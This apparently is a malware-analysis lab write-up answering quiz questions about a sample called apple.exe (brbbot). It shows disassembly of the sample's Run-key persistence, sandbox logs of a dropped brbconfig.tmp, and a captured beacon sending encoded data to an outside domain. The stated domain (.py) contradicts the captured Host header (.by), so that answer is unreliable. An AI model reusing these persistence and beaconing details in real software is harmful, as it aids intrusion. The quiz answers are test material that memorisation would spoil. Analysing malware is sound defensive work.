
- Registry key open and closing

```
loc_14000240E:
    lea    rax, [rsp+288h+hKey]
    lea    rdx, SubKey      ; "Software\\Microsoft\\Windows\\CurrentVe"...
    mov    r9d, 20006h      ; samDesired
    xor    r8d, r8d        ; ulOptions
    mov    rcx, 0xFFFFFFFF80000002h ; hKey
    mov    ebp, r13d
    mov    [rsp+288h+phkResult], rax ; phkResult
    call   cs:RegOpenKeyExA
    mov    edi, eax
    test   eax, eax
    jz     short loc_14000244F

loc_14000244F:
    or     rcx, 0xFFFFFFFFFFFFFFFh
    xor    eax, eax
    mov    rdi, rbx
    repne scasb
    lea    rdx, ValueName  ; "brbbot"
    mov    r9d, r13d        ; dwType
    not    rcx
    xor    r8d, r8d        ; Reserved
    and    ecx, ecx
    mov    [rsp+288h+cbData], ecx ; cbData
    mov    rcx, [rsp+288h+hKey] ; hKey
    mov    [rsp+288h+phkResult], rbx ; lpData
    call   cs:RegSetValueExA
    mov    edi, eax
    test   eax, eax
    jz     short loc_140002493

loc_140002493:           ; hKey
    mov    rcx, [rsp+288h+hKey]
    call   cs:RegFlushKey
    test   esi, esi
    jnz   short loc_1400024B6
```

- Moving some suspicious file



sub_140001150

- Seems to be doing some other things with files, no communication seen yet and writing to files?

sub_140001C10

- Doing some heap things

sub_140001840

- More heap things

sub_140001FB0

- Creates process and does heap things.

sub_140002550

- Dropping files and doing registry key thing.

-> We now attempt with dynamic analysis, we open noriben + procmon first, then execute apple.exe

```
python .\Noriben.py
```

```
C:\Tools\Noriben-master>python .\Noriben.py


=====[ Noriben v1.8.8
[*] Using filter file: ProcmonConfiguration.PMC
[*] Using procmon EXE: C:\ProgramData\chocolatey\bin\procmon.exe
[*] Procmon session saved to: Noriben_02_Jul_24_20_24_033678.pml
[*] Launching Procmon ...
[*] Procmon is running. Run your executable now.
[*] When runtime is complete, press CTRL+C to stop logging.

[*] Termination of Procmon commencing... please wait
[*] Procmon terminated
[*] Saving report to: Noriben_02_Jul_24_20_24_033678.txt
[*] Saving timeline to: Noriben_02_Jul_24_20_24_033678_timeline.csv
[*] Exiting with error code: 0: Normal exit
```


-> Waiting for 3 minute and terminating procmon and Noriben and opening the txt report generated, we see:

```
Noriben_02_Jul_24_20_24_033678.txt - Notepad
File Edit Format View Help
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat [File]
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat.LOG1
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat.LOG2
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\$-1-5-21-1412399592-1502967738-115
[CreateFile] svchost.exe:764 > %LocalAppData%\Microsoft\Windows\Explorer\iconcache_idx.db [SHA256: 180b10021004c7464d0a
[CreateFile] Explorer.EXE:2788 > %LocalAppData%\Microsoft\Windows\Explorer\iconcache_16.db [SHA256: e2c468157a3a9b521b91
[CreateFile] apple.exe:5020 > %AppData%\apple.exe [File no longer exists]
[CreateFile] apple.exe:5020 > %AppData%\apple.exe [File no longer exists]
[CreateFile] apple.exe:5020 > %AppData%\apple.exe [File no longer exists]
[CreateFile] apple.exe:5020 > %UserProfile%\Desktop\additional_samples\additional_samples\brbconfig.tmp [SHA256: ee20ec1f9a57
[CreateFile] apple.exe:5020 > %UserProfile%\Desktop\additional_samples\additional_samples\brbconfig.tmp [SHA256: ee20ec1f9a57
[CreateFile] svchost.exe:1080 > %WinDir%\ServiceState\EventLog\%Data\lastalive0.dat [File no longer exists]
[CreateFile] svchost.exe:1080 > %WinDir%\ServiceState\EventLog\%Data\lastalive0.dat [File no longer exists]
[CreateFile] Explorer.EXE:2788 > %LocalAppData%\Microsoft\Windows\Explorer\iconcache_idx.db [SHA256: 180b10021004c7464d0a
[CreateFile] Explorer.EXE:2788 > %LocalAppData%\Microsoft\Windows\Explorer\iconcache_16.db [SHA256: e2c468157a3a9b521b91
[CreateFile] svchost.exe:1080 > %WinDir%\ServiceState\EventLog\%Data\lastalive1.dat [File no longer exists]
[CreateFile] svchost.exe:1080 > %WinDir%\ServiceState\EventLog\%Data\lastalive1.dat [File no longer exists]
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\$-1-5-21-1412399592-1502967738-115
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat [File
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat.LOG1
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\User.dat.LOG2
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat
[CreateFile] svchost.exe:764 > %LocalAppData%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\SystemAppData\Helium\UserClasses.dat
[CreateFile] svchost.exe:764 > %AllUsersProfile%\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\$-1-5-21-1412399592-1502967738-115
```

-> Or we can run the program and see that an .tmp file is generated in the folder



-> Or we can go into IDA and see that under sub_140002230, brbconfig.tmp seems to be created



- Examine the communication patterns of the malware and provide the domain it interacts with as your answer. Answer format: _._._

-> We set up our attack host as the dns server as follows:

```
sudo inetsim
```


```
* irc_6667_tcp - started (PID 5671)
* time_37_tcp - started (PID 5676)
* daytime_13_udp - started (PID 5679)
* https_443_tcp - started (PID 5663)
* dummy_1_udp - started (PID 5689)
* echo_7_udp - started (PID 5681)
* syslog_514_udp - started (PID 5675)
* ident_113_tcp - started (PID 5674)
* echo_7_tcp - started (PID 5680)
* discard_9_tcp - started (PID 5682)
* finger_79_tcp - started (PID 5673)
* time_37_udp - started (PID 5677)
* dummy_1_tcp - started (PID 5688)
* daytime_13_tcp - started (PID 5678)
* ftps_990_tcp - started (PID 5669)
* tftp_69_udp - started (PID 5670)
* pop3s_995_tcp - started (PID 5667)
* ftp_21_tcp - started (PID 5668)
done.
Simulation running.
```

-> With the following setting in inetsim.conf (domainname can be changed if needed)

```
● ● ● Debugging

service_bind_address <Our machine's/VM's TUN IP>
dns_default_ip <Our machine's/VM's TUN IP>
dns_default_hostname www
dns_default_domainname iuqerfsodp9ifjaposdfjhgosurijfaewrwegwea.com
```

-> and setting up windows host appropriately.



-> Then we run apple.exe and capture the traffic.

-> One of the tcp traffic stream we captured is as follows:

Wireshark · Follow TCP Stream (tcp.stream eq 12) · tun0 (as superuser)

```

753e233e60282d383334282f753e233e602e35283e383a2b2b753e233e603f37373334282f753e233e600c36320
b292d081e753e233e6036283f2f38753e233e6028323334282f753e233e60282d383334282f753e233e60282d38
3334282f753e233e60163238293428343d2f1e3f3c3e0e2b3f3a2f3e753e233e602f3a28303334282f2c753e233
e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e603e232b3734293e29
753e233e60282d383334282f753e233e60282d383334282f753e233e60082f3a292f163e352e1e232b3e29323e3
5383e1334282f753e233e60092e352f32363e192934303e29753e233e60083e3a2938331a2b2b753e233e60083e
3a29383312353f3e233e29753e233e60092e352f32363e192934303e29753e233e60282d383334282f753e233e6
0282d383334282f753e233e60282d383334282f753e233e60173438301a2b2b753e233e60092e352f32363e1929
34303e29753e233e60282d383334282f753e233e602d2d36683f283e292d32383e753e233e602d362f343437283f7
53e233e60092e352f32363e192934303e29753e233e600b3334353e1e232b3e29323e35383e1334282f753e233e
60092e352f32363e192934303e29753e233e603f37373334282f753e233e600822282f3e36083e2f2f3235c287
53e233e601a2b2b3732383a2f3234351d293a363e1334282f753e233e60282d383334282f753e233e600e283e29
1414191e192934303e29753e233e60282d383334282f753e233e60282d383334282f753e233e60083c293619293
4303e29753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e6008
3e382e29322f22133e3a372f33083e292d32383e753e233e6008333e37371e232b3e29323e35383e1334282f753
e233e60092e352f32363e192934303e29753e233e60282d383334282f753e233e60282d383334282f753e233e60
282d383334282f753e233e60282d383334282f753e233e603828292828753e233e602c323537343c3435753e233
e6017343c34350e12753e233e603f2c36753e233e603d3452f3f292d3334282f753e233e60382f3d363435753e
233e60293f2b3837322b753e233e600f3e232f12352b2e2f1334282f753e233e602b342c3e2928333e3737753e2
33e603834353334282f753e233e60181d1d7b1e232b3734293e29753e233e60282d383334282f753e233e600c0e
1f1d1334282f753e233e60282d383334282f753e233e603834353334282f753e233e60323f3
a6d6f753e233e603a2b2b373e753e233e60282d383334282f753e233e60282d383334282f753e233e60282d3833
34282f753e233e603a2b2b373e753e233e603a2b2b373e753e233e60282d383334282f753e233e6035342f3e2b3
a3f753e233e60282d383334282f753e233e60236d6f3f393c753e233e603a2b2b373e753e233e60282d38333428
2f753e233e60282d383334282f753e233e603e232b3734293e29753e233e60282d383334282f753e233e6028363
a292f2838293e3e35753e233e603a2b2b373e753e233e60083e3a2938330b29342f343834371334282f753e233e
60083e3a2938331d32372f3e291334282f753e233e603a2b2b373e753e233e HTTP/1.1
Accept: */
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Host: brb.3dtuts.by
Connection: Close
Cache-Control: no-cache

```

-> So we can see that the domain it tries to interact with is brb.3dtuts.py

-> Another potential way we would do this is capture the traffic in wireshark and filter out addresses from our ip addresses as follows:

*Ethernet0 2

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr != 10.10.14.121

No.	Time	Source	Destination	Protocol	Length	Info
1936	17.519341	10.129.12.36	1.1.1.1	DNS	73	Standard query 0x36e0 A brb.3dtuts.py
1937	17.519444	10.129.12.36	1.1.1.1	DNS	73	Standard query 0xae4 AAAA brb.3dtuts.py
1939	17.547661	10.129.12.36	8.8.8.8	DNS	73	Standard query 0xae4 AAAA brb.3dtuts.py
1940	17.547738	10.129.12.36	8.8.8.8	DNS	73	Standard query 0x36e0 A brb.3dtuts.py
2056	18.566549	10.129.12.36	1.1.1.1	DNS	73	Standard query 0x36e0 A brb.3dtuts.py
2057	18.566630	10.129.12.36	1.1.1.1	DNS	73	Standard query 0xae4 AAAA brb.3dtuts.py
2378	20.577978	10.129.12.36	1.1.1.1	DNS	73	Standard query 0xae4 AAAA brb.3dtuts.py
2379	20.578122	10.129.12.36	8.8.8.8	DNS	73	Standard query 0xae4 AAAA brb.3dtuts.py
2380	20.578190	10.129.12.36	1.1.1.1	DNS	73	Standard query 0x36e0 A brb.3dtuts.py
2381	20.578210	10.129.12.36	8.8.8.8	DNS	73	Standard query 0x36e0 A brb.3dtuts.py
3002	24.578338	10.129.12.36	1.1.1.1	DNS	73	Standard query 0x36e0 A brb.3dtuts.py
3003	24.578380	10.129.12.36	8.8.8.8	DNS	73	Standard query 0x36e0 A brb.3dtuts.py
3004	24.578445	10.129.12.36	1.1.1.1	DNS	73	Standard query 0xae4 AAAA brb.3dtuts.py
3005	24.578478	10.129.12.36	8.8.8.8	DNS	73	Standard query 0xae4 AAAA brb.3dtuts.py

> Frame 2: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface
> Ethernet II, Src: VMware_b9:9e:63 (00:50:56:b9:9e:63), Dst: VMware_b9:df:81
> Internet Protocol Version 4, Src: 10.129.12.36, Dst: 1.1.1.1
> User Datagram Protocol, Src Port: 64048, Dst Port: 53
> Domain Name System (query)

-> And we can see it is trying to query for brb.3dtuts.py.

- Does the malware achieve persistence by altering the Software\Microsoft\Windows\CurrentVersion\Run registry key? Answer format: Yes/No
-> We see that under sub_140002230, it is doing some suspicious things like the following:

```
loc_14000240E:
lea    rax, [rsp+288h+hKey]
lea    rdx, SubKey      ; "Software\\Microsoft\\Windows\\CurrentVe...
mov    r9d, 20006h      ; samDesired
xor    r8d, r8d        ; ulOptions
mov    rcx, 0xFFFFFFFF80000002h ; hKey
mov    ebp, r13d
mov    [rsp+288h+phkResult], rax ; phkResult
call   cs:RegOpenKeyExA
mov    edi, eax
test   eax, eax
jz    short loc_14000244F
```

```
loc_14000244F:
or     rcx, 0xFFFFFFFFFFFFFFFh
xor    eax, eax
mov    rdi, rbx
repne scasb
lea    rdx, ValueName ; "brbbot"
mov    r9d, r13d      ; dwType
not    rcx
xor    r8d, r8d        ; Reserved
and    ecx, ecx
mov    [rsp+288h+cbData], ecx ; cbData
mov    rcx, [rsp+288h+hKey] ; hKey
mov    [rsp+288h+phkResult], rbx ; lpData
call   cs:RegSetValueExA
mov    edi, eax
test   eax, eax
jz    short loc_140002493
```

-> Or, we can perform text search in ida and see that it is doing stuff with the run registry key.

Text search (slow!)

String \run

Match case
Regular expression
Identifier
Search Up
Find all occurrences

OK Cancel Help

IDA View-A Hex View-1 Structures Enums

```
.rdata:000000014000FE70 word_14000FE70 dw 73h ; DATA XREF: sub_140001C10+84tr
.rdata:000000014000FE72 align 8
.rdata:000000014000FE78 ; const CHAR Name[]
.rdata:000000014000FE78 Name db 'APPDATA',0 ; DATA XREF: sub_140002230+CAto
.rdata:000000014000FE80 ; const CHAR SubKey[]
.rdata:000000014000FE80 SubKey db 'Software\Microsoft\Windows\CurrentVersion\Run',0 ; DATA XREF: sub_140002230+1E3to
.rdata:000000014000FE80
.rdata:000000014000FE80
.rdata:000000014000FEAE align 10h
.rdata:000000014000FE80 ; const CHAR ValueName[]
.rdata:000000014000FE80 ValueName db 'brbbot',0 ; DATA XREF: sub_140002230+22Ato
.rdata:000000014000FE80
.rdata:000000014000FEB7 align 20h
```

- After which function in x64dbg should a breakpoint be placed to unveil the decrypted content of the .tmp file? Answer format: C__t

-> We know for a content to be decrypted, it usually is read first.


-> Hence, we look for the highest level of dll (in this case kernel32.dll) and a function that reads a file, that is ReadFile function.

